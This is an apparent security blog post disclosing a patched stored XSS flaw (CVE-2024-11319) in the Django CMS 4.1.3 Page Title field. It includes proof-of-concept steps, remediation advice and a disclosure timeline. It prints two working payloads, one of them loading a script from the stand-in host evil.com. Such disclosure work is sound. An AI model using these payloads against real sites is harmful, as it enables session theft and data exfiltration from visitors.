ILTOSEC

← back to blog

XSS CVE CMS CVE

Django CMS 4.1.3 Stored XSS Vulnerability: Exploiting the Page Title Field

2024-11-11 3 min read 4286 15

Security Update: Issue Fixed

The fix for this vulnerability has been committed here:
https://github.com/django-cms/django-cms/commit/241d1cbe47a68f5d271ce4d27ad5e32e2c360ec3

Vendor Advisory:

https://www.django-cms.org/en/blog/2024/11/13/django-cms-security-update/

Django CMS version 4.1.3 is affected by a stored Cross-Site Scripting (XSS) vulnerability. This vulnerability allows attackers to inject arbitrary JavaScript code that is executed in the context of the web application, potentially compromising the safety of all users visiting the affected page.

CVE-ID: CVE-2024-11319

CVSS Score:

CVSS v3.1 Base Score: 3,8 - Low

- CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:N

Affected Versions:


ILTOSEC

Vulnerability Summary:

A stored XSS vulnerability was identified in Django CMS 4.1.3. It occurs in the Page Title field of the Page Creation interface under the /admin/cms/pagecontent/ endpoint. This vulnerability allows an attacker to inject JavaScript into the title, which will later be rendered in the page context, causing the injected code to execute when a user visits the affected page.

Technical Details:

- **Location of the Vulnerability**: /admin/cms/pagecontent/ endpoint.
- **Vulnerable Field**: Page Title field.



- **Template Code Reference**:

```
<meta property="og:title" content="{% page_attribute "page_title" %}"/>
```

ILTOSEC

```
    {% get_current_language as LANGUAGE_CODE %}{% get_current_language_bidi as LANGUAGE_BIDI %}
    <html lang="{{ LANGUAGE_CODE|default:"en-us" }}" dir="{{ LANGUAGE_BIDI|yesno:'rtl,ltr,auto' }}">
        <head>
            <meta charset="utf-8"/>
            <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
            <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"/>
            {% block meta %}
                <meta name="description" content="{% page_attribute meta_description %}"/>
                <meta property="og:type" content="website"/>
                <meta property="og:title" content="{% page_attribute "page_title" %}"/>
                <meta property="og:description" content="{% page_attribute meta_description %}"/>
            {% endblock meta %}
            {% block canonical_url %}
                <link rel="canonical" href="{{ request.build_absolute_uri|urlencode:"&?" }}"/>
                <meta property="og:url" content="{{ request.build_absolute_uri|urlencode:"&?" }}"/>
            {% endblock canonical_url %}
            {% block fb_meta %}{% endblock fb_meta %}
            <title>{% block title %}{{ request.current_page.get_page_title|striptags }}{% endblock %}</title>
            {% block base_css %}{% endblock %}
{% endspaceless %}{% render_block 'css' %}{% spaceless %}
    {% block page_head %}{% endblock %}
    </head>
    <body {% block body_attrs %}{% endblock %}>
{% endspaceless %}{% cms_toolbar %}{% block navbar %}{% endblock %}
```

- **Source File Reference:** Found in djangocms_frontend.html.
- **Payload Example 1 (Simple):**

  `"><img src=x onerror=alert('iltosec') any`

- **Payload Example 2 (External Script Inclusion):**


  `"><script src="http://evil.com/xss.js"> iltosec`

When an admin user creates or edits a page, if malicious content is entered in the Page Title field, it is stored in the database and then rendered on the public-facing page without proper sanitization or output encoding. This allows the attacker to execute arbitrary JavaScript code in the context of any user visiting the page.

Proof of Concept:

1. Log in as an admin-level user.
2. Navigate to /admin/cms/pagecontent/ to create a new page.
3. In the Page Title field, input the following payload:
   - `"><img src=x onerror=alert('iltosec') any`

ILTOSEC




1. Save the page.
2. When visiting the public page, the JavaScript code executes, displaying an alert with the message 'iltosec'.

Alternatively, an attacker could use a payload like:

- `"><script src="http://evil.com/xss.js"> iltosec`

ILTOSEC



This would load and execute a malicious script hosted on an external server, compromising the visitor's session or exfiltrating data.

Remediation:

- **Input Sanitization**: Ensure that all user input is sanitized before being stored in the database. Special characters like <, >, ", and ' should be neutralized.
- **Output Encoding**: Apply proper output encoding for user-supplied content when rendering it on the page. This will prevent injected JavaScript from being executed.
- **CSP (Content Security Policy)**: Implement a robust CSP to mitigate the risk of external script inclusion and restrict script execution to trusted sources.

Date	Status
09-NOV-2024	Reported to vendor
12-NOV-2024	Vendor acknowledgement
12-NOV-2024	Vulnerability fixed
13-NOV-2024	Patch available
18-NOV-2024	Public disclosure

RELATED POSTS

CVE-2026-48493: Privilege Escalation via Permission Bypass in Snipe-IT

Technical breakdown of CVE-2026-48493: Users with users.edit permission escalate to near-full system access via PreserveUnauthorizedPrivilegedPermissionsAction bypass. Detailed PoC and impact analysis.

2026-05-28 40

CVE

CVE-2026-48492: User Account Enumeration via Missing Authorization in Snipe-IT

Technical breakdown of CVE-2026-48492: A missing authorization flaw in Snipe-IT allowing authenticated users to enumerate accounts via the API.

2026-05-27 44

RCE

FacturaScripts <= 2026 Authenticated RCE via Malicious Plugin Upload

Detailed vulnerability analysis of an Authenticated Remote Code Execution (RCE) in FacturaScripts (<= 2026). Explore the PoC via malicious plugin upload and learn about server hardening mitigations.

2026-05-01 156

.NET Deserialization Leading to Remote Code Execution (CVE-2019-18211)

This blog post explains the black-box exploitation of Composite C1 CMS via CVE-2019-18211. The deserialization vulnerability in the EntityTokenSerializer class allows attackers to achieve remote code execution (RCE) on the server. Step-by-step attack and mitigation recommendations are provided.

2025-08-15 1035